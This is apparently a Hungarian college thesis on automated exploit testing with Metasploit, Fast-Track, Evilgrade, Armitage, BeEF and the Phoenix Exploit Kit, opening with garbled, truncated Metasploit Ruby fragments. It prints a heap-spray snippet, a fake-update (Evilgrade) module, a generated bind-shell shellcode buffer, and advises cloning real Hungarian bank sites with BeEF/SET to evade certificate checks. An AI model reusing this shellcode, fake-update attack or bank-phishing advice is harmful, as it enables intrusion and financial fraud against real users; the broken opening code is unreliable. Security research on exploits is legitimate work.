

```
def on_request_uri( cli, request )
  if not request.uri.match(/\.jar$/i)
    if not request.uri.match(/\/$/i)
      send_redirect(cli, get_resource() + '/', '')
      return
    end

    print_status("#{self.name} handling request")

    send_response_html( cli, generate_html, { 'Content-'
    return
  end
```

```
paths = [
  [ "Exploit.class" ]
]
```

```
p = regenerate_payload(cli)
```

```
jar = p.encoded_jar
paths.each do |path|
  1.upto(path.length - 1) do |idx|
    full = path[0,idx].join("/") + "/"
    if !(jar.entries.map{|e|e.name}.include?(full))
      jar.add_file(full, '')
    end
  end

  fd = File.open(File.join( Msf::Config.install_root,
  data = fd.read(fd.stat.size)
  jar.add_file(path.join("/"), data)
  fd.close
end
```

```
print_status("Sending Applet.jar")
begin
  send(cli, jar.to_s)
```

```
end

jar.close
jar.send(cli, jar.to_s)
jar.close
jar = regenerate_payload(cli)
jar = regenerate_payload(cli)
end
```

```
end
```

```
jar.send(cli, jar.to_s)
```

```
if !(jar.entries.map{|e|e.name}.include?(full))
```

Operációs rendszerek sebezhetőségeinek vizsgálata automatizált környezetben

szerző:

Horváth Botond

Dunaújvárosi Főiskola Informatika
Intézet

Dr. Leitold Ferenc, Hadarics Kál-
mán

TARTALOMJEGYZÉK

1. KIVONAT	2
2. BEVEZETÉS	3
3. AZ EXPLOIT-OK FEJLESZTÉSÉNEK FONTOSSÁGA	4
3.1. PROOF OF CONCEPT (RÖVIDEN PoC)	4
3.2. LOCAL EXPLOIT	5
3.3. REMOTE EXPLOIT	6
4. METASPLOIT FRAMEWORK ISMERTETÉSE ÉS KIEGÉSZÍTŐI	7
4.1. METERPRETER	8
4.2. FAST-TRACK	8
4.3. EVILGRADE	10
4.4. ARMITAGE	12
4.5. BEEF	13
4.5. MSFPAYLOAD	14
4.6. PHOENIX EXPLOIT'S KIT	15
5. A RENDSZER MŰKÖDÉSI ELVE ÉS TELEPÍTÉSÉNEK LÉPÉSEI	17
5.1. A LINUX TELEPÍTŐ LETÖLTÉSE	17
5.1. METASPLOIT KONFIGURÁCIÓ	18
6. A RENDSZER FEJLESZTHETŐSÉGE	21
5. ÖSSZEFOGLALÁS	21
5. FELHASZNÁLT IRODALOM	22

1. KIVONAT

Az utóbbi években a kártékony kódok terjesztése drasztikusan megváltozott és a feketepiacokat ellepték a biztonsági hibákat kihasználó exploitok, melyeket később kártékony kódok terjesztésére vagy épp zombi hálózatok kialakítására használnak. Manapság a feketepiacon egy Adobe Flash sebezhetőséget kihasználó exploit-ért akár több ezer dollárt is elkérnek, mely annak fényében nagyon is aggasztó, hogy a felhasználók több mint 98%-nál megtalálható. Ebből kifolyólag a kutatók számára létfontosságúvá vált e biztonsági hibák mielőbbi feltárása, az exploitok vizsgálata és készítése, hogy az antivírus termékek működése mind pontosabbá váljék és ami a legfontosabb, az adott biztonsági hiba mihamarabbi megszüntetése. Előadásomban rávilágítok a biztonsági hibák kihasználásának vizsgálatába, az exploitok készítésének menetébe és bemutatok egy olyan automatizált keretrendszert mely segítségével e kódok tesztelése drasztikusan lecsökkenthető.

2. BEVEZETÉS

Régen a kártevők floppykon és cd-ken terjedtek, manapság ez teljes mértékben megváltozott és elsőszámú hordozóként az internetet tekinthetjük. A támadás irányulhat egy program ellen, vagy ami a statisztikákat tekintve a könnyebb a felhasználó ellen. A szoftverek biztonsági hibáinak feltárása ez által nagyon fontossá vált. További veszélyt a böngészők és az azokhoz szorosan fűződő futtatókörnyezetek jelentik azáltal, hogy ezek egy egységes környezetet alkotnak és működésük (tehát programozásuk) a különböző platformokon ugyanúgy történik. Tehát a biztonsági kutatók számára a biztonsági hibák detektálása mindnél fontosabbá vált. A kutatókat a naponta több 100 sebezhetőség vizsgálata új megoldásokra sarkalja. Erre kívánok megoldást nyújtani a rendszeremmel, mellyel a biztonsági hibák tesztelése teljesen automatikussá válik és így a tesztelési idő drasztikusan lerövidül. A dolgozatomban kitérek a sebezhetőségek vizsgálatára, a tényleges kód megírásának menetére, majd bemutatom a teljes rendszert, kitérek a fejlesztés korai stádiumában fellépő problémákra, majd a jövőbeni fejlesztésekre. Kiemelném, hogy mivel az exploit írásáról nincs jó minőségű, hiteles egységes dokumentáció, így minden a szakdolgozatban leírt tudás illetve technika a saját tapasztalom alapján írtam le.

3. AZ EXPLOIT-OK FEJLESZTÉSÉNEK FONTOSSÁGA

Sokakban téves elképzelés él az exploit-okat illetően. Lényegében az exploit egy program, amely a kódban található biztonsági hibákat (sérülékenységet) használja ki. Az exploit tehát egy olyan kód vagy bináris program, amelynek felhasználásával a rosszindulatú támadó kihasználhatja az exploit céljául szolgáló programozási hibával rendelkező programok sebezhetőségét, elsősorban web böngészőket és az azokhoz szorosan függő futtatókörnyezeteket. Léteznek olyan weboldalak, melyek az ingyenes letöltés lehetőségével vonzzák magukhoz a látogatót, ám letöltés helyett csak a weboldalba elhelyezett exploit települ számítógépére. Sajnos nagyon sok internetes oldal kódja feltörhető, és ebből kifolyólag biztonságos oldalakba is elhelyezhető kártékony kód, ezt a helyzetet bonyolítja, hogy sokszor nem feltétlenül kell, magának a weboldalnak a kódjába belenyúlnunk gondoljunk csak az XSS alapú támadásokra. Az exploitok egy részét nagy tudással rendelkező biztonsági szakemberek készítik a rendszerek védelmi képességének, biztonsági szintjének tesztelésére, felmérésére, míg másik részét szintén nagy tudással rendelkező, rossz szándékú programozók, akik nem tévesztendők össze az exploitokat letöltő, lefordító, és azokat rossz célra használó, de emellett csekély (vagy, ahogy általában lenni szokott semmilyen) programozói tudással rendelkező script kiddie-kel. Az exploitokat funkció, felhasználás szerint csoportosítjuk. Fontos megemlíteni, hogy az exploitok írásához elengedhetetlen az x86 assembly ismerete, továbbá egy minimális windows shellcode és valamilyen scriptnyelv (a legtöbb exploitot ruby nyelven írtak).

Proof of Concept (röviden PoC)

Az exploitok speciális fajtáját képviselik a szakdolgozat témáját is adó úgynevezett proof of concept exploitok, azaz olyan programok, amelyek egy bizonyos hiba kihasználásának lehetőségét bizonyítják. A proof of concept exploitok nagy általánosságban nem ártó céllal készülnek. Egyik nagy előnyük, hogy gyorsan elő lehet állítani őket, ez természetesen azért fontos, hogy mindnél hamarabb be lehessen foltozni az adott biztonsági hiányosságot az adott szoftverben. Mind mindennek, ennek is megvan a hátránya, konkrétan a hordozhatóság.

Rengeteg publikus exploit tölthető le az internetről, de pont a mi általunk létrehozott környezetben nem működik. Ennek oka a hordozhatóságban, a hibás kódban vagy egyszerűen abban rejlik, hogy az exploit nem képes valamilyen védelmi mechanizmust megkerülni. Ekkor kénytelenek vagyunk magunk módosítani az exploitot, hogy az képes legyen lefuttatni a mi környezettünkben is. A leggyakoribb hibát a lent látható kódrészlet demonstrálja. Az kódrészlet egy Internet Explorer 9 esetén fellépő veremtúlsordulásos sebezhetőséget használ ki. A piros színnel kiemelt rész az svchost kezdőcíme a memóriában. A problémát az okozza, hogy a készítő csak Windows 7 RTM verzióval tesztelte, ami esetében működik, de ugyanezen kód Windows 7 SP1 verzió esetén BSOD(Blue Screen of Death)-hoz vezet, amit nem dokumentált, így a tesztelés kifejezetten nehézé válik.

```
js_pivot = <<-JS
var heap_obj = new heapLib.ie(0x20000);
var code = unescape("#{js_code}");
var nops = unescape("#{js_nops}");

while (nops.length < 0x80000) nops += nops;
var offset = nops.substring(0, #{my_target['Offset']});
var shellcode = offset + code + nops.substring(0, 0x800-code.length-offset.length);
```

Az exploit hiányosságát persze nem nehéz pótolni, elegendő csak egy feltételes ágba beilleszteni a többi verziójú Windows visszatérési címértékeket.

Local exploit

A lokális, vagyis az áldozat gépen közvetlenül futtatott exploit megköveteli és hozzáférést biztosít a sérülékeny rendszerhez és általában jogosultság emelést hajt végre annak érdekében, hogy rendszergazdai jogokat szerezzen.

```
tempexe_name = Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"
raw = payload.encoded
exe = Msf::Util::EXE.to_win32pe_service(session.framework, raw)
sysdir = session.fs.file.expand_path("%SystemRoot%")
```

Remote exploit

Ez az exploit fajta, távoli kódfuttatást tesz lehetővé a sérülékeny rendszeren. A hálózaton végrehajtott támadás esetén szükség van egy hordozó közegre, káros kódra, ez a payload (a payloadról egy későbbi fejezetben lesz bővebben).

4. METASPLOIT FRAMEWORK ISMERTETÉSE ÉS KIEGÉSZÍTŐI

Sebezhetőség vizsgálatánál két különböző megközelítést különböztetünk meg. Támadások esetén beszélhetünk helyi vagy távoli kódfuttatásról. A Metasploit Framework-el mindkét támadási megoldást megvalósíthatjuk. Helyi kódfuttatás esetén szükséges a felhasználói interaktivitás vagyis , hogy a sebezhetőséget kézzel kell elindítunk. erre tipikus példa az xscreensaver rejtett hibája. A manapság legelterjedtebb támadási megoldás a távoli kódfuttatás. Ebben az esetben Metasploit Framework és az „áldozat” közvetlenül kapcsolódnak össze és az esetek nagy részében nincs szükség felhasználói beavatkozásra. A sebezhetőséget kihasználó exploitot payload segítségével küldünk át, melyről későbbiekben bővebben tárgyalok. Az alábbi ábrán a hálózat sematikus ábráját láthatjuk.

A jelenleg használt és a Metasploit által is javasolt megvalósítás a virtuális gépek fertőzése, a gyorsvisszaállítás, és többértű elemzések miatt. A gyorsabb tesztelés miatt minden hostgép rendelkezik egy MSF példánnyal amihez Vmware-en keresztül bridge-el állapotban kapcsolódnak a virtuális gépek. Ennek a megvalósításnak megvan az a hátránya, hogy az exploit küldéséhez szükséges egy payload ami visszakapcsolódik az áldozat gépről az MSF-hez. Piros nyíllal jeleztem a payload visszacsatolását.

Meterpreter

A Meterpreter a Metasploit Framework egyik összetevője, egy fejlett payload, egy "memória-rezidens host exploitáló modul". Egyszerűen bővíthető a hozzá fejlesztett bővítményekkel. A Meterpreter egyik fő sajátossága, hogy mind maga, mind a hozzá írt kiterjesztések kizárólag a megtámadott host memóriájában hajtódnak végre, egyáltalán nem érintve a merevlemez (kivéve, ha nincs más lehetőség), így a jelenléte rejtve maradhat a megszokott antivírus megoldások és lemez alapú analizáló, nyomkereső technikák előtt.

Mivel a detektálás hagyományos eszközökkel bonyolult, szinte lehetetlen a támadást detektálni és szinte képtelenség tudni, hogy a Meterpreter-rel megtámadott gépen mit csinál a támadó.

Az alábbi ábrán a payload szerkezeti megvalósítását láthatjuk.

Memória (stack)		
Payload eleje		EIP
Eredetileg allokált puffer	Payload része	Ugrási cím

Fast-track

Fast-track egy python alapú, nyílt forráskódú projekt, célja, hogy segítsen biztonsági szakembereknek annak érdekében, hogy azonosítsák, kiaknázták a hálózatban található gépek sebezhetőségeit. Fast-Track-et eredetileg David Kennedy fejlesztette aki megállapította, hogy a jelenlegi megoldások teljes mértékben nélkülözik az automatizmust. A Fast-Track által a biztonsági szakértők azelőtt tesztelhetik a támadásokat, hogy azok elterjednének. Fast-Track a Metasploit keretrendszer kiegészítése. A Fast-Track sokféle egyedi támadásokkal rendelkezik, amelyek lehetővé teszik, hogy kihasználja a Metasploit framework lehetőségeit.

A Fast-Track telepítése

A Fast-track és a Metasploit képes log szerverként is üzemelni, illetve az exploitokak struktúráltan adatbázisban tárolni.

```
sudo apt-get install proftpd sqlite3 -y
```

Továbbá szükségünk lesz a python környezetre is a Fast-track miatt.

```
sudo python setup.py install
```

A Fast-track telepítését követően lehetőségünk nyílik, háromféle képen vezérelni a framework-öt.

```
fasttrackcli
```

Minden paraméterét az exploit-nak itt adhatjuk meg! Nekünk ez kell!

```
fasttrack-interactive
```

A menüben automatizmus segít eligazodni, tesztelésnél hasznos.

```
fasttrackwebservices
```

Webböngészőben működő interaktív shell, leginkább a futó folyamatok kilistázása és grafikonok készítésére használják!

A web-interface esetében a localhost vagy a config fájlban beállított interface-en lehetséges a rendszer elérése. Itt található meg a rendszer dokumentációja, mely segít finomhangolni a rendszert a jobb működés érdekében, plusz hasznos tippeket kapunk a payload-ok készítéséről vagy a ruby fájlok szerkesztéséhez kapunk példákkal segítséget. Az alábbi képen a fast-track konfigurációs állományát látjuk melyben alapbeállítások eszközölhetünk a rendszer működésében.

Támadás végrehajtása

A támadás indítása lehetséges magából a fast-track-ből vagy ami a legjobb megoldás a Metasploit Framework-ből. Ebben az esetben csak az exploit nevét kell megadnunk, az esetleges payloadokat, amik lehetnek a fast-track-é vagy a metasploit framework-é. Az exploit indítását követően kapunk két ip címet (egy a loopback plusz egy a külső lábé). Ezt a címet kell átadnunk az „áldozatnak” majd az alábbi kimenetet kapjuk! Lehetőségünk nyílik az exploitok szerkesztésére ez által a kód obfuscálására.

Evilgrade

Az evilgrade a Metasploit Framework-ök hivatott kiegészíteni egy nagyon érdekes és egyedülálló funkcióval, mégpedig azzal, hogy még napjainkban is a programok döntő többsége titkosítatlan csatornánk keresztül frissítődik. Ezáltal lehetőség nyílik arra, hogy a szoftver segítségével a kliensnek „új” frissítést „hazudunk”, így képesek leszünk megfertőzni az áldozat gépét. Ez a fajtatámadás a kártékony kódokat író személyes, szervezetek között igen bevált eszköz. Az evilgrade mint ebben a dokumentumban az összes szoftver, beépíthető a Metasploit Framework-be, ehhez nem kell semmit tenni, mivel az evilgrade első indítását követően felajánlja, hogy ha akarjuk akkor megkeresi a metasploit framework-öt és beleteszi az indító állományát az msf-be.

```
#####
# opera.pm
#
# Copyright 2010 Francisco Amato
#
# This file is part of isr-evilgrade, www.infobytesec.com .
#
# isr-evilgrade is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation version 2 of the License.
#
# isr-evilgrade is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with isr-evilgrade; if not, write to the Free Software
# Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA
#
# '''
##
package modules::opera;

use strict;
use Data::Dump qw(dump);


use isrcore::utils;

my $base=
{
    'name' => 'Opera',
    'version' => '1.0',
    'appver' => '< 9.51',
    'author' => [ 'Francisco Amato < famato +[AT]+ infobytesec.com>' ],
    'description' => qq{},
    'vh' => '(xml.opera.com|www.opera.com)',
    'request' => [
        {
            'req' => '/update/?', #regex friendly
            'type' => 'file', #file|string|agent|install
            'method' => '', #any
            'bin' => 0,
            'string' => ''
        }
    ]
}
```

Persze az egyes programokhoz használt exploitok szerkeszthetőek, mint az a fenti képen is látszik. Szerkesztése a Metasploit mellett nem igényel nagyobb tudást. Sikeresen teszteltem a rendszert a metasploit-val együtt, az áldozat gépén egy Firefox volt, ami felett sikeresen vettem át az irányítást.

Armitage


Az Armitage egy grafikus frontend a Metasploit Framework-höz. Új exploitokat vagy lényeges funkciót nem add hozzá, de a tesztelési időszakban nagyon hasznos az automatizmusainak köszönhetően, villámgyorsan képesek vagyunk leellenőrizni pár száz exploit működését. Külön kiemelendő, hogy egyes esetekben helyesen képes megállapítani a böngészők pluginjeinek verziószámát ez által szűkítve a lehetséges támadási vektorokat.



A keretrendszer indítása után kérdéseket tesz fel a lehetséges gépek támadását illetően, mind az exploitok indítását illetően, mind a használt payload-okat kiválaszthatjuk!

BeEF

A BeEF(Browser Exploitation Framework) kifejezetten böngészőkben fellelhető sebezhetőség kihasználását teszi lehetővé. A BeEF különlegessége, hogy a SET(Social Engineer Toolkit) segítségével kamu weboldalak segítségével juttatja el a kártékony kódot! Javaslatom, hogy elsősorban banki oldalak másoljunk hisz az ezen oldalak ellen irányulnak a támadások többsége. Sikeresen másoltam le a Budapest Bank és az OTP oldalát, bizonyos esetekben a keretrendszer képes megkerülni a böngészők tanúsítvány ellenőrző képességét, ezáltal a felhasználó nem érzékel semmi gyanúsat.



A fent látható képen a web interfésze figyelhető meg, itt lehet nyomon követni és managelni a klónozott weboldalakat! Szerencsére cli verzió is létezik, belőle ahol parancsfájlokkal dolgozhatunk!

Msfpayload


A Metasploit Framework tartalmaz egy rakás olyan toolt melyekkel a támadás egyedi-
vé tehető vagy éppen annyira megváltoztatható, hogy az antivírus termékek nem ismerik fel a
kártékony kódot. Az egyik ilyen eszköz az Msfpayload, mellyel képesek vagyunk új vagy a
jelenlegi payload-ból szinte teljesen újat csinálni. Különlegességét az is jelzi, hogy bár az
msfconsole-ból is elérhető az eszköz, de a paramétereinek és tudásának csak töredéke hasz-
nálható.

```
msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xe0\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
```

Itt a shell_bind_tcp payload-nak az egyik variációját láthatjuk. A konfigurálása nagyon egy-
szerű de paraméterek listája szinte kimeríthetetlen. A payloadok készítésekor assembly tudás-
ra van szükség, ezért nem nagyon találni leírást a teljes funkcionalitásról.

Phoenix Exploit's Kit

Phoenix Exploit's Kit, vagy más néven PEK, fejlesztése 2007-ig nyúlik vissza, ami miatt az egyik legidősebb és sikerebb exploit kit érhető el a fekete piacon. Az PEK-et a kártékony kódokat terjesztők használják, így funkcionalitása fényével jobb az ingyenes megoldásoknál. Rendes dokumentációt nem sikerült szerezni, csak a teljes töredékeit találtam meg! A Phoenix Exploit's Kit vezérlése történhet parancsfájlokkal vagy web böngészőből. Az alábbi képen a web felületet láthatjuk.





A rendszer működéséhez szükséges a Mysql adatbázis szerver, itt tárolja ugyanis a sikeres és sikertelen támadások naplóbejegyzését, illetve a megtámadott gépről gyűjt hasznos információkat (pl BSOD esetén a képes kinyerni a memóriából adatokat, amik segítenek a későbbi elemzésben). A rendszer működésében az egyetlen probléma, hogy mivel a fizetős így a legújabb exploitokat kicsit nehéz levadászni az egyes torrent és biztonságinformatikai oldalakról.

5. A RENDSZER MŰKÖDÉSI ELVE ÉS TELEPÍTÉSÉNEK LÉPÉSEI

A rendszer működéséhez minimálisan szükséges egy szerver és egy vezérlőgép. A szerver két fő komponensből áll, az egyik egy Metasploit Framework ami az exploitok terjesztésért felel a másik egy Vmware.

A Linux telepítő letöltése

- Linux 32 bit

```
http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
```

- Linux 64 bit

```
http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```

2. A telepítő elindítása (32 bites)

```
metasploit:~# chmod 755 metasploit-latest-linux-installer.run  
metasploit:~# ./metasploit-latest-linux-installer.run
```

Az alapértelmezések elfogadása, az automatikus frissítések kivételével:

```
Do you accept this license? [y/n]: y
```

```
-----  
Installation folder
```

```
Please, choose a folder to install Metasploit
```

```
Select a folder [/opt/metasploit-4.1.4]:
```

```
-----  
Install as a service
```

```
You can optionally register Metasploit as a service. This way it will  
automatically be started every time the machine is started.
```

```
Install Metasploit as a service? [Y/n]:
```

```
-----  
Metasploit Service
```

```
Please enter the port that the Metasploit service will use.
```

```
SSL Port [3790]:
```

```
-----  
Generate an SSL Certificate
```

```
Please provide the fully qualified domain name of this system below (e.g.  
metasploit.example.com). A certificate is generated for a specific server name
```

```
and web browsers will alert users if the name does not match.
```

Server Name [metasploit]:
Days of validity [3650]:

Metasploit Framework: Automatic Updates
Metasploit Community Edition, Metasploit Express, and Metasploit Pro are based on a stable, quality-assured version of the Metasploit Framework, which is typically updated every week. In addition, this installer also includes a development snapshot of the Metasploit Framework. This snapshot provides real-time access to the latest modules and features, but its stability has not been tested.

Do you want to update the development snapshot of Metasploit Framework automatically? (Recommended) [Y/n]: n

Setup is now ready to begin installing Metasploit on your computer.
Do you want to continue? [Y/n]:

Please wait while Setup installs Metasploit on your computer.
Installing

0% _____ 50% _____ 100%
#####

Setup has finished installing Metasploit on your computer.
Info: To access Metasploit, go to

<https://localhost:3790> from your browser.

